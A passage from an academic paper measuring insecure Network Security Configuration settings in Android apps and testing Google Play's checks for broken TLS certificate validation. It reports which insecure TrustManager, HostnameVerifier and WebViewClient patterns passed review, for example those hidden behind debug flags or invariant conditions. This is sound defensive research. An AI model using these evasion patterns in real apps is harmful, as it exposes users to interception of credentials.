Oltrogge et al. [75] analyzed 13 online application generators for Android, of which six failed to implement TLS certificate validation code correctly in 2018. In 2019 Kafle et al. [70] conducted a security analysis of the Google Nest and Philips Hue smart home platforms. They analyzed 761 smart home management apps from Google Play and Nest and found that 20.61% respectively 19.82% of the apps implemented insecure TLS certificate validation. Rahaman et al. [80] present the static analysis tool CryptoGuard, analyzed 6,181 Android apps in 2019 and found insecure TrustManager implementations in 25.30% of the apps. They conclude that Google Play's inspection safeguards are insufficient. Recently, in 2020, Weir et al. [86] performed an online survey with Google Play developers about their access to security experts and developer assurance techniques and analyzed their participants' apps using MalloDroid [54], CogniCrypt [72] and FlowDroid [40]. They found SSL issues in 70% of the apps. While previous work found that apps with vulnerable certificate validation logic have been published after 2016 in Google Play, our work is the first that conducts controlled experiments to investigate loopholes in Google Play's safeguard mechanism.

In 2020, Possemato and Fratantonio [79] analyzed the security of NSC settings in 16,332 apps. They find that many apps do not take full advantage of the NSC feature and allow insecure network protocols. In a root cause exploration they discover that developers copy & paste vulnerable settings from online resources and that several popular third-party libraries require developers to weaken their NSC settings. They conclude their work with a novel NSC extension that allows developers to include insecure libraries without weakening the security of the entire app. In contrast, our NSC analysis is based on a larger set of Android apps (99,212 instead of 16,332) and more detailed analyses (e.g. of certificate pinning issues and across app categories and download counts) and a manual analysis of 40 apps. Additionally, we perform a static code analysis on 15,000 apps and investigate the efficacy of Google Play's safeguards against vulnerable certificate validation logic in apps, providing a more complete picture of the current state of TLS security in Android apps.

Previous works suggested alternative approaches to custom TLS. As an example, in 2013, Fahl et al. [56] proposed a configuration approach to custom TLS behavior on Android, removing the need for developers to write any code. In a more recent approach in 2017, O'Neill et al. [76] introduced

TrustBase, a centralized approach to move TLS certificate validation to an OS service that intercepts all connections and enforces policies.

However, in contrast of providing another approach or research prototype for the custom certificate validation issue, our work focuses on the security analysis of NSC settings in Android apps and the efficacy of Google Play's safeguards.

4 NSC Adoption and Security

In this section, we illustrate the methodology of our NSC analyses and report their findings.




Figure 2: Adoption of NSC over time. The release of Android 9 had a significant contribution.

Body of Android Applications. We base our research on a body of 1,335,322 free Android apps available in Google Play that had received at least one update since August 2016 when Google introduced NSC (cf. Section 2) for Android 7. We downloaded the set of Android applications from Google Play using the unofficial Google Play protobuf API [13]. To grow the number of apps, we added apps from the "similar" apps section of an app's details website recursively. Overall, we collected apps between 2016/08/22 [2] and 2020/03/18 using Oltrogge et. al's Android app crawler [75].

Of the 1,335,322 free Android apps we analyzed, 99,212 implemented custom NSC settings. We used the OBFUSCAN tool [87] to detect obfuscation and excluded 2,812 (2,83%) obfuscated apps to improve our analysis quality. We conducted further analyses on the remaining 96,400 apps.[3]

Table 2 gives an overview of the target SDKs and custom NSC settings of the apps. Figure 2 illustrates the adoption of custom NSC settings: We see a significant increase with the release of Android 9. Similarly, we find that custom NSC settings are more frequently implemented in popular Android apps (cf. Figure 3). Even though Android rolled out NSC in September 2016 with Android 7 (cf. Table 1), widespread adoption was delayed until early 2019 (cf. Figure 2). This correlates with Android 9 introducing HTTPS as the default protocol for web requests in late 2018 (cf. Table 1).

Table 2: Body of Android apps: Total Apps vs. Apps with NSC

	Total Apps	Apps w. NSC
Target SDK		
< Android 7⋆	236,843	68
>= Android 7	1,098,479	96,332
>= Android 8	963,750	95,826
>= Android 9	565,910	88,854
Total	1,335,322	96,400

⋆ Though NSC is only supported for Android 7 and higher, apps with lower target SDKs can use backport-libraries (e.g., TrustKit. [25]) to implement NSC.

4.1 Security Analysis of Custom NSC Settings

Below, we analyze the security of custom NSC settings. Figure 3 illustrates our findings across app categories and download counts.

Measuring the Adoption of Custom NSC Settings: We begin with the detection of apps that include custom NSC settings. If an Android app contains custom NSC settings, a reference to the respective settings file is included in the `android:networkSecurityConfig` property of the AndroidManifest.xml. In cases of a missing reference, we check for the `android:usesCleartextTraffic` attribute to assess whether cleartext traffic is permitted for all network connections without using NSC. [6]

NSC Settings Analysis: Since we aim to gain insights on how NSC settings are used by developers [4], we extract and analyze all relevant information from the NSC files. First, we examine the high-level NSC features which are used by traversing the NSC file's XML document tree, starting with the root tag `<network-security-config>`.

NSC files with `<base-config>` elements include global options that affect connections for all hosts. The presence of `<domain-config>` elements indicates custom settings for specific hosts. Each `<domain-config>` element may include a set of custom settings for a list of hosts that can each be specified in a particular `<domain>` element. Table 3 provides an overview of the NSC elements and attributes we analyzed. The table also illustrates secure and insecure options for each attribute and explains why the given examples are insecure.

Overall, we analyzed 96,400 apps that included a NSC settings file. 95,940 of these implemented at least one custom NSC setting, while 460 apps contained an empty NSC file. Regarding app demographics, we find popular apps with more

[2] The release date of Android 7.

[3] We provide the full list of apps on this link.

[4] Cf. Section 2.1 for an overview of all possible NSC settings developers can configure.

Table 3: Security impact of NSC-settings for <base-config> and <domain-config>. A ✓denotes that an element or attribute can be used in the respective environment. The *secure* and *insecure* columns show which attribute values are considered (in)secure. The *reason* column gives a brief explanation why values are considered insecure.

base-config	domain-config	element	attribute	secure	insecure	reason
✓	✓		cleartextTrafficPermitted	-, false	true	allows HTTP without TLS
✓	✓	<certificates>	src	-, system	user	allows user trusted CAs
			overridePins	-, false	true	disables pinning
	✓	<pin>		always		adds a pinned certificate
	✓	<pin-set>	expiration	>10 days[a]	<10 days[a]	pinning not enforced after expiration date

[a] Recommendation as checked by Android LINT (cf. [22])

than 50,000 downloads to be more likely to include a custom NSC file (11-47%, cf. Figure 3). Below, we discuss the results of our analysis for the use of cleartext traffic, certificate pinning, custom CA certificates and debug configurations. Since apps may contain the same attributes in both base and domain specific environments, the numbers in the following sections may not always add up.

4.1.1 Cleartext Traffic

In this section, we analyze all apps that deviate from the standard and explicitly declare the `cleartextTrafficPermitted` flag in the NSC file. Since Android 9, cleartext traffic is disabled by default (cf. Table 1). Therefore, we distinguish apps that target Android 9 or higher from apps that target Android 8 or lower. We also distinguish apps with global settings from apps with domain-specific settings. In both `<base-config>` and `<domain-config>` environments we check for the presence of the `cleartextTrafficPermitted` flag. Depending on the environment, an application allows HTTP connections for all or only specific domains if this flag is set to *true*. Table 4 illustrates the frequency the use of the `cleartextTrafficPermitted` flag across different Android versions.

Altogether, we found 89,686 apps that used the `cleartextTrafficPermitted` flag. This element was present uniformly across all apps that used NSC settings in our dataset, with 89-97% of apps in all download categories using it. 88,769 (98.98%) used it to re-enable HTTP. However, only 4,093 (4.56%) apps used the flag to enforce HTTPS by setting `cleartextTrafficPermitted="false"`. In our dataset, 565,910 apps target Android 9 or higher. Of those, 84,060 (14.85%) – 57,123 globally and 34,246 for specific domains – allow HTTP connections, therefore downgrading the security for these applications. In 3,908 apps that target Android 9 or higher the `cleartextTrafficPermitted` flag is set to false, which has no security benefit, as HTTPS is enforced by default. These configurations have little impact in 4,804 apps that target Android versions lower than 9 as these can use HTTP without custom workarounds (cf. 2.1) or enforce HTTPS by explicitly setting the `cleartextTrafficPermitted="false"` flag. A small number of apps that target Android 8 or lower (185) does this and enforces HTTPS. We further check if the `android:usesCleartextTraffic` flag in the Manifest file was modified, which is the attribute used to enforce HTTPS traffic by default. Since this option is only applied if no NSC file was provided, the security downgrade to HTTP only affects apps without NSC. Within our sample, 196,155 apps explicitly set the flag. Of these, 177,391 apps have no NSC file. 174,369 apps target Android 9 or higher and use the `android:usesCleartextTraffic` flag to re-enable HTTP for all hosts.

Table 4: Frequency in our dataset and security impact of `cleartextTrafficPermitted` across Android versions

Target	**true**	**false**
>= Android 9	○	◐
Global	57,123	1,252
Domain Specific	34,246	2,712
Total	84,060	3,908
< Android 9	◐	●
Global	4,002	36
Domain Specific	826	151
Total	4,709	185
All Android Versions	88,769	4,093

○ Negative impact on security; ◐ No impact on security; ● Positive impact on security

In contrast, we found only 2,459 apps that use the flag to enforce HTTPS, of which 2,166 apply the setting as they do not utilize NSC. About twice as many apps allow HTTP for all domains (61,125) as opposed to only specific domains (35,072), while explicitly enforcing HTTPS is more common for specific domains (1,288 globally, 2,863 for domains). When HTTP is enabled for certain domains, we extract them and check whether HTTPS would also be available. Altogether, we found 84,060 apps that featured a HTTP down-




Figure 3: Distribution across the features we analyzed, and app categories, and download counts.

grade; this affected 24,653 distinct domains. We find valid HTTPS connections for 8,935 applications and argue that downgrading safe defaults was unnecessary. Table 8 in the appendix gives an overview of the most frequent domains for which we found downgrades.

Interestingly, the top domain values *127.0.0.1* and *localhost* seem to have no security impact. However, they might result from copy & paste from Facebook's cache proxy library that is used in many apps [20] or from debugging configurations developers use for testing.

Table 5 gives an overview of the most popular of these domains. We found 151 NSC configurations that upgraded to HTTPS; this concerned a total of 133 different domains.

Table 5: Top 10 domains where a HTTPS upgrade would be possible. All domains serve the same content over HTTP and HTTPS and most redirect from HTTP to HTTPS.

Apps	Domain Value	HTTPS Red.	Same Cont.
368	console-forum.net	✓	✓
294	securenetsystems.net	✓	✓
240	google.com	✓	✓
233	fineboost-loghub.ap-southeast-1.log.aliyuncs.com		✓
202	aff.bstatic.com	✓	✓
202	devel.tripwolf.com	✓	✓
202	www.tripwolf.com	✓	✓
190	competition-edge.com		✓
172	facebook.com	✓	✓
139	clients3.google.com	✓	✓

Table 10 in the appendix lists the most frequent domains for which connections were upgraded to HTTPS. Half of the entries contain invalid values such as URLs and resource IDs. They might stem from copy & paste events and have no security impact since domain values are expected.

It is hard to assess why developers chose HTTP over HTTPS. Reasons might include lack of knowledge, problems connecting via HTTPS or copying & pasting URLs from somewhere. Interestingly, in all cases where HTTPS would have been possible, the hosts serve the same content over HTTP and HTTPS and even redirect from HTTP to HTTPS in most cases. This is even more alarming: developers seem to suffer from a misconception and underestimate the threat of a MitMA in the presence of a redirect from HTTP to HTTPS.

4.1.2 Pinning Certificates

In this section, we report details for the certificate pinning analysis. We check if certificate pinning is used by searching for a `<pin-set>` element in `<domain-config>` elements.

Adoption. Overall, we found 663 apps that implement certificate pinning using NSC. We found 1,121 distinct pins for 2,781 distinct domains of which 998 are valid domains. Pinning was most common in the finance category (6%). This is in line with the most frequently pinned domains we found in Table 9, most of which belong to banking or mobile money apps.

Pinned Certificates. Our certificate analysis shows that 483 leaf certificates, 542 (intermediate) CA certificates and 289 root CA certificates were pinned. Table 7 in the appendix gives an overview of the most popular CA certificates. The majority of pinned CA certificates affected pre-installed system CAs. We extract the `<pin>` child tags and compare them with the certificates from domains we fetch certificate chains

for. To detect root CA pinning, we also match against pins generated from default Android system trust [4]. For 778 pinned domains we collected the complete certificate chain for the specified domains and analyzed it. We could not download all certificate chains due to connection problems or malformed domain names.

Backup Pins. The official Android documentation recommends the use of backup pins [19]. We found 566 apps that set a backup pin. In 47 cases, the pins were non-functional, e.g., empty strings were pinned. We discuss these cases in detail in section 4.1.6. For semantically correct pinning configurations, we find possible misconceptions regarding backup pins. First of all, the Android (Studio) LINT feature suggests to register two pins instead of one, but does not check for pin correctness or if both pins are equal [22]. We detect identical or non-functional backup pins by manual inspection and find cases containing sequences like *'AAAAAA...'*, *'BBBBBB...'* as prefix, or instances where only a single character is changed. While this is enough to address the LINT feature's warning, it does not enhance the security of the application. We also find that at least 12 applications used the empty pin hash produced by hashing an empty string encoded as Base64. This likely happens due to wrong usage of tools or lack of knowledge.

Pinning Expiration. The Android documentation suggests to set a pinning expiration date with the optional `expiration` parameter. After this date, pinning is no longer enforced, i.e., setting an expiration date may decrease security, but prevents an app from breaking when a certificate is replaced with a newer version [19]. Expiration values in the near future are critical from a security perspective as pinning would only be enforced for a short period. We read the respective element and found 130 apps that set a pinning expiration parameter. The mean expiration value was 947 days. Most apps had an expiration value set that had no negative impact on pinning security.

4.1.3 Custom CA Configurations

In both `<base-config>` and `<domain-config>` elements we check for `<trust-anchors>` elements which indicate modifications to the list of trusted root CAs to limit or add CAs.

We found custom CA configurations in 38,628 apps [5] (37,562 globally, 1,781 for domains).

759 apps distrusted all pre-installed CAs and added their own set of custom CA certificates (30 globally, 744 for domains). Furthermore, 123 apps restrict the list of pre-installed system CAs (14 globally, 112 for domains).

We further found 836 apps that added supplementary certificates (784 globally, 58 for domains). Table 12 in the appendix gives an overview of all added certificates and provides a summary of the most frequent custom CA certificates that apps used for production.

[5] We only discuss custom CA configuration in production code here. Custom CA configurations for debugging purposes are addressed in Section 4.1.5

4.1.4 User-Installed Certificates

Based on the nested `<certificates>` element, we check if the value of the `src` property is set to *user* which enables trust for user-installed CA certificates. Compared to Android 7 default settings, enabling user-installed CA certificates is a security downgrade (cf. Section 2.1).

Out of 1,098,479 apps targeting Android 7 or higher, we found 8,606 apps that re-enable trust for user-installed certificates (8.67%) (8,001 globally, 707 for domains).

User-installed certificates are more common in popular apps. We found this issue more frequently in apps in the categories Art & Design (28%), Books & Reference (16%), Comics (27%) and Personalization (22%) (cf. Figure 3).

Since user-installed certificates increase the attack surface for MitMAs, developers are encouraged to use debug-overrides instead (cf. Section 4.1.5).

4.1.5 Debug Overrides

In this section, we present how app developers configured debugging settings.

Correct Use of Debug Overrides. `<debug-overrides>` can be used to debug secure network connections, e.g., using self-signed certificates or MitMA tools. The use of `<debug-overrides>` is a recommended security best practice, as these cannot be used in production code and apps with enabled debug flags cannot be published in Google Play. Overall, we found 10,085 apps with `<debug-overrides>`. Debug overrides were most popular among travel & local (46%) and event apps (30%), and generally among apps with higher download counts of 10,000,000 or more ((21-33%). We analyze their `<trust-anchors>` child elements for specific configurations of trusted roots. These can include user-installed certificates or bundled custom certificates which might be needed for MitMA proxies and other debugging purposes [10]. We found 318 apps that register custom certificates in `<debug-overrides>` (cf. Table 11 in the appendix). We detected 170 certificates of MitMA tools. 9,904 apps allow user-installed certificates in `<debug-overrides>`.

Mis-Use of Debug Overrides. Unfortunately, we also found several configurations outside the `<debug-overrides>` environment that we could unambiguously attribute to debugging purposes. 41 apps in our set use custom CA configurations to use MitMA certificates for debugging TLS connections. This was identified by observing the CA certificates' subject CN, in which popular MitMA proxy tools include the term **proxy**. For example, the *Charles Proxy* [9] MitMA proxy tool was the most popular in our dataset and included the substring *"Charles Proxy Custom Root Certificate"*. Contrary to

<debug-override> configurations, these are used in production code and can therefore pose a security threat. Therefore, the Android documentation discourages their use [4]. While this list is not exhaustive, it shows that developers mis-use NSC settings for debugging purposes although NSC provides distinct debugging options.

4.1.6 Malformed NSC Files

In this section, we investigate faulty NSC files. We distinguish faulty configurations from configurations with syntax errors as they are simply ignored by Android and therefore do not negatively contribute to an app's security. Instead, we focus on configurations with ambiguous security settings resulting in confusing security implications.

Configurations with Flawed Domain Parameters. In 1,310 apps, we found <domain> configurations that contained an URL instead of a hostname, e.g., *http://example.com/* or *http://example.com/index.php* instead of *example.com*. In these cases, no error message is shown and the app compiles successfully. However, during app execution, such configurations are ignored and the <domain-config> setting becomes ineffective. We further identified 42 similar cases, where developers gave string resources (e.g., *@string/host*) instead of a hostnames. In 210 configurations, we found wildcard domain specifications (e.g. **.example.com*). These are also non-functional and therefore make the configurations ineffective.

Ambiguous Pinning Configurations. We analyzed our dataset for apps that include ambiguous pinning configurations, such as pins specified for the system-certificate with the `overridePins` flag, which overrides the pinning security benefits. We found 6, including two parental control apps and two that explicitly activate override pins for user-installed certificates, which developers registered as non-default trust anchors. Therefore, attackers can more easily mount MitMAs using social engineering. We further find all of these apps to be rather popular with more than 100,000 downloads. In 129 apps that pin specific domains we also found the `permitClearTextTraffic="true"` flag, which overrides pinning if HTTP is used instead of HTTPS.

Copy & Paste of Insecure Configurations. We investigate if apps contain NSC files that were copied & pasted from the Internet by manually inspecting common NSC snippets. We found applications that copy NSC snippets from information sources like library documentations, blog articles or Q&A threads [2,5,23]. We find NSC snippets in 496 apps that solve problems with an exception that requires HTTPS for specific network connections as HTTP is not sufficient. These snippets can be found on either StackOverflow [3] or in the MoPub app monetization documentation [11]. Overall, we find 1,609 applications that include a NSC snippet from the MoPub library documentation that instructs application developers to permit cleartext traffic globally [11] (cf. Listing 5 in the appendix). While the snippet permits cleartext traffic, it also restricts cleartext traffic for the domain *example.com*. For the cases we found, developers used the same code without making any changes. Similarly, we found 4 apps that use certificate pinning for the *datatheorem.com* or subdomains thereof. As these are related to Trustkit [25] and have no further effects, they are likely copied from the Trustkit demo application [26].

4.1.7 Impact of NSC on Android Ecosystem

Overall, NSC impacts app security on all levels of popularity. While most apps have less than 1,000 installs, there are numerous top apps with immense popularity. Within the most popular apps with more than a billion downloads, we find NSC to be mostly used to circumvent safe defaults, for example, to permit cleartext traffic in Android 9. This is the case for WhatsApp and several Google applications such as Youtube and GMail [39], all of which had more than five billion downloads. We further find a popular web browser that uses NSC to re-enable trust for user-installed certificates. We found all cases of misconfigurations and malformed NSC configurations we described in Section 4.1.6 in popular apps with more than one million downloads. Particularly interesting, we found one of the few cases where re-enabling trust for user-installed certificates leads to ineffective pinning. Similarly, we found copied & pasted code in apps with 100 million downloads. Overall, our findings suggest that the insecure use of NSC is not limited to amateur or unpopular apps.

4.1.8 Manual Analysis

Static analysis of NSC settings can show the potential for security problems for apps. However, the fact that NSC settings for insecure TLS certificate validation are present in an app's NSC or Manifest file does not necessarily mean that it is used or that sensitive information is passed along it. Even more detailed automated app analysis techniques cannot guarantee that all uses are correctly identified. Hence, we decided to conduct an in-depth manual investigation of affected apps. We aimed to find out what sort of information is actually sent over potentially insecure network connections. Therefore, we installed a set of apps that re-enabled HTTP cleartext traffic by installing the apps on an Android device and executing a passive MitMA against the apps. We focused on apps that re-enabled cleartext traffic since this vulnerability was widespread and is easy to exploit by a passive MitMA.

Therefore, we selected two sets of apps that re-enabled cleartext traffic for specific domains or globally:

Random apps. First, we selected and analyzed 20 random apps. We found 13 of them to use HTTP to transfer user data. In general, we found that affected apps use HTTP to transfer ad, tracking and debugging information including personally

identifiable information such as device identifiers. However, we also found a smart home app that allows users to remotely talk to their doorway devices and a school app that connects schools, parents and teachers. Both send sensitive account information including username and passwords from their users' devices to the service providers.

Privacy sensitive apps. Additionally, we analyzed 20 apps likely to handle sensitive data. [6] In this set of apps, eleven apps used HTTP. In all eleven apps we found login-related information, including usernames, emails, passwords, or passcodes. Similar to the random app set, we found one school for parents and a shopping app that send login credentials via HTTP.

In conclusion we find that in both sets more than half of the apps we tested manually used HTTP to transfer sensitive user data including login credentials.

5 Google Play Safeguards

In addition to NSC, Google Play changed their TLS policies and implemented new safeguards. In 2016, they announced to block new Android apps and updates that include insecure certificate validation code [67, 68].

In particular, Google announced to detect three implementations: TrustManagers vulnerable to attacks using invalid certificates [67], HostnameVerifiers vulnerable to malicious domains and hostnames [68], and WebViewClient.onReceivedSSLError implementations that do not appropriately handle HTTPS errors in a WebView [66]. To investigate root causes for the findings in previous work [70, 75, 80, 86] and the efficacy of these safeguards, we conducted multiple controlled experiments. We aimed to identify under which conditions Google Play still accepts apps with insecure certificate validation code. Therefore, we simulated a benign Android app developer who accidentally published vulnerable certificate validation code as part of their app. In each experiment, we included one or more vulnerable certificate validation implementations. After submitting each experiment to Google Play, the app went through the Google Play app review procedure. Once the verification process concluded, we checked for security alerts in the Google Play Console. [7]

Table 6 gives an overview of the four categories of experiments we performed: TrustManagers (TM), HostnameVerifiers (HV), WebViewClients (WV) and Libraries (LB). Libraries refer to insecure third party libraries we experimented with, trying to reproduce developer complaints we found online on GitHub [12, 17, 24, 27]. We also distinguish if the faulty code was reachable (R), hidden behind debug options (D), or unreachable (U).

Table 6: Details of our TLS security policy experiments.

Experiment	Reachability	Passed	Validation Logic
TrustManager			
TM-U	○	✓	No Validation at All
TM-R	●	✓	No Validation at All
TM-D	◐	✓	No Validation at All
TM-R-renamed	●	✓	No Validation at All, Renamed
TM-R-expired	●	✓	Cert Is Not Expired
TM-R-selfsigned	●	✓	Cert Is selfsigned and Not Expired
TM-R-chain	●	✓	Cert Has a Chain
TM-R-chainexpired	●	✓	Cert Has a Chain or Is Not Expired
HostnameVerifier			
HV-R	●	✓	No Validation at All
HV-D	◐	✓	No Validation at All, Debug switch
HV-R-global	●	✓	No Validation at All, Used by Default
HV-R-contains	●	✓	Verify Hostname Using "string.contains"
WebViewClient			
WV-R	●	X	always proceed
WV-D	◐	✓	always proceed, Debug switch
WV-wrapped	●	✓	always proceed, Depend on invariant condition
Library			
LB-U-acra	○	X	Acra with Insecure TM
LB-U-jsoup	○	✓	JSoup with Insecure TM and HV
LB-U-asynchttp	○	✓	async-http with insecure TM

● Always (R)eachable; ◐ Hidden Using a Debug Flag; ○ (U)nreachable
✓ App was accepted by Google Play; X App was blocked by Google Play

5.1 TrustManager Implementations

We started with investigating insecure TrustManager implementations [54, 58].

Empty TrustManager. First, we conducted experiments on an empty TrustManager implementation. Therefore, our test app used to download a file from a remote server. This was one of the most common insecure implementations [54, 58] and is frequently discussed in online Q&A forums [15, 16]. Given Google Play's announcement [67], this insecure implementation should be rejected. For full coverage, we tested multiple different empty TrustManager implementations: One that could be toggled with a debug flag (TM-D)[8], one that was always used (TM-R) and finally one where the TrustManager code was unreachable (TM-U). None of these implementations was blocked by Google Play. Additionally, we renamed the TM-R implementation to `TrustAllTrustManager` (TM-R-renamed) to match the most common TrustManager name reported by Fahl et al. [54]. This passed as well, which implies

[6] To identify these apps, we extracted static HTTP URL strings from app apks, tested their availability on the default HTTP port 80, and selected apps with URLs containing substrings such as 'login', 'register' and 'secure'.

[7] In case a vulnerable app was accepted, we removed it immediately to avoid that clueless users would install vulnerable software on their device. Given Google Play's download reports, no user installed one of our vulnerable apps.

[8] Some apps use such a flag for debugging purposes.

that the verification process employed by Google does not test for empty TrustManagers.

Non-Empty but Insecure TrustManager. Since not all insecure implementations reported in previous work [54] and discussed in online developer forums [29] are empty implementations, we extended the TrustManager experiments from above to also investigate non-empty but still insecure implementations. First, we implemented certificate validation logic that only tested for the server's certificate expiration date (TM-R-expired, TM-R-chainexpired, TM-R-selfsigned). Second, we tested an implementation that only checked whether the server sends a certificate chain (TM-R-chain). In both cases we did not implement secure certificate validation and only tested code that was always reachable. Again, Google Play accepted both vulnerable implementations.

5.2 HostnameVerifier Implementations

Our second set of experiments investigated the efficacy of Google Play's safeguards against insecure hostname verification in apps [54].

Always True Hostname Verification. We started with including HostnameVerifier implementations that accept any hostname for a certificate. We tested both, a reachable (HV-R) and a debugging implementation that was protected by a boolean debug flag (HV-D). These implementations turned off hostname verification. We further investigated an app that registered a global HostnameVerifier for all TLS connections by calling the static `setDefaultHostnameVerifier` method for the `HttpsURLConnection` class with the HV-R implementation (HV-R-global). Google Play accepted all vulnerable implementations.

Insufficient Hostname Verification. Next, we tested a HostnameVerifier implementation, which included code that did not always return *true* but only included insufficient hostname verification logic. As discussed in previous work [54], developers publish apps with implementations that only check for substring inclusion instead of testing the entire hostname. Hence, our experiment included a respective implementation (HV-R-contains). Again, this faulty implementation was accepted.

5.3 WebViewClient Implementations

The experiments in this section investigate Google Play's safeguard efficacy against insecure HTTPS error handling in `WebViewClient` implementations.

No Error Handling at All. First, we investigated HTTPS error handling logic that ignored certificate validation errors entirely and always proceeded with the TLS handshake. Similar to the experiments above, we tested vulnerable code that was always reachable (WV-R) and code that was hidden behind a debug flag (WV-D). Google Play detected WV-R and blocked the app from being published. However, the slightly more complex implementation WV-D passed without warning.

Obfuscated Error Handling. Motivated by previous work [74], we included an experiment that obfuscated insecure error handling. We tested error handling logic that hides the proceed call behind a boolean expression based on an invariant check (WV-wrapped). Again, this vulnerable implementation passed the Google Play checks.

5.4 Reproducing Complaints of Developers

Finally, we conducted a set of experiments to reproduce complaints of Android developers we found online [12, 17, 24, 27] concerning problems with specific Android libraries. We searched StackOverflow and GitHub issues for Google Play Console warning messages in the context of vulnerable certificate validation and found three vulnerable versions of popular android libraries (LB-U-acra, LB-U-jsoup, LB-U-asynchttp).

Acra 4.2.3. We aimed to reproduce the GitHub issue [27] in which a developer reports that the use of the Acra [7] library that provides application crash reports for Android in version 4.2.3 was rejected by Google Play on 2019/11/20 (LB-U-acra). We isolated and tested the vulnerable implementation and were able to confirm this issue as our app was blocked with this specific version of the library.

JSoup 1.11.1. In this experiment, we aimed to reproduce an error report for the JSoup [18] library for HTML parsing in version 1.11.1. Developers report that their apps were rejected because of a vulnerable TrustManager implementation [17, 24] (LB-U-jsoup). Similar to the experiment above, we used the exact same version of JSoup in our test app. However, we could not reproduce the error. Our app passed the Google Play safeguards successfully.

android-sync-http 1.4.9. Finally, we looked at the android-async-http [1] library providing interfaces for HTTP connections. This library included a vulnerable TrustManager in version 1.4.9 [12] (LB-U-asynchttp) and like previous experiments passed successfully without warnings.

5.5 Insecure Apps in Google Play

Motivated by the experiments above and previous work [70, 75, 80, 86], we replicated a study performed by Fahl et al. in 2012 [54]. However, we replaced the outdated MalloDroid tool [54] with the most currently published tool for vulnerable certificate validation logic in Android apps CryptoGuard [80] that was released in 2019. CryptoGuard can detect cryptographic vulnerabilities in general and vulnerable certificate validation code of both Java programs and Android apps. We picked a random set of 15,000 Android apps for the CryptoGuard analysis. Since CryptoGuard does not perform reachability analyses, we cannot tell whether vulnerable code is

actually executed. Using CryptoGuard reports we also cannot distinguish developer code from third party library code. Following Rahaman et. al [80] we terminated app processing after 10 minutes, therefore possibly skipping the analysis of more complex apps.

Overall, we found 2,232 (14.8%) apps with vulnerable HostnameVerifier and 5,202 (34.7%) apps with vulnerable TrustManager implementations. Most of the affected apps implemented both vulnerabilities, resulting in 5,511 (36.7%) vulnerable apps total.

Surprisingly, these results are in line with reports from Fahl et al. [54] and Georgiev et al. [58] and show that the Google Play security checks for TLS are inefficient.

6 Limitations

Our work has the following limitations:

Body of Android Apps. The Google Play crawler we used to download apps works on a best-effort basis. We seeded the crawler with a small list of popular free Google Play applications and recursively downloaded all available similar apps. Although we were able to find 1,335,322 free apps that have received an update after Android 7, we cannot guarantee that we were able to find all free Google Play applications. However, the behavior of our crawler is in line with previous work [37]. We also limited our analysis to free apps and ignored paid apps. Although we cannot generalize our findings to paid Android apps, this is also in line with previous Android security research [46, 48, 50–52, 54–57, 74, 75, 85]. We deployed the crawler at a university in Germany which resulted in 77,676 apps that we could not download due to geographic restrictions. Similarly, we could not download 264,249 apps that were e.g. removed from Google Play between crawling meta-data and download of APK files.

NSC Analysis. We identified 99,212 apps with custom NSC files. However, we could not analyze 2,812 of them due to obfuscation. As for the analysis of NSC files, we might be limited in our analysis of data related to HTTP(S) origins and certification data since we downloaded HTTPS certificates from Germany. Hence, the availability of HTTPS for certain websites, certificate chains and corresponding pins from certificates might differ from the respective results in other regions. In addition, since we analyze older versions of applications, servers could have changed their configurations over time which might not reflect the contents of NSC files anymore. Both limitations might apply in situations where certificate data is fetched in order to calculate pins we want to match against either trusted roots or pins specified in NSC files. Likewise, especially pins for backup that are not yet in use might not be matched by us as they might not (yet) be visible. As there is only one NSC file per application, there is no distinction between configuration related to the main application and libraries. This limitation may also apply for the static code analysis we conducted, which means that our analysis might not accommodate or might be limited to account for e.g. runtime behavior or reflection.

7 Discussion

In this section, we discuss key takeaways and the lessons we learned from our analysis of TLS certificate validation security in 1,335,322 free Android applications from Google Play. We discuss our analysis results and compare the state of certificate validation security in Android in 2020 with results reported in 2012 [54, 58].

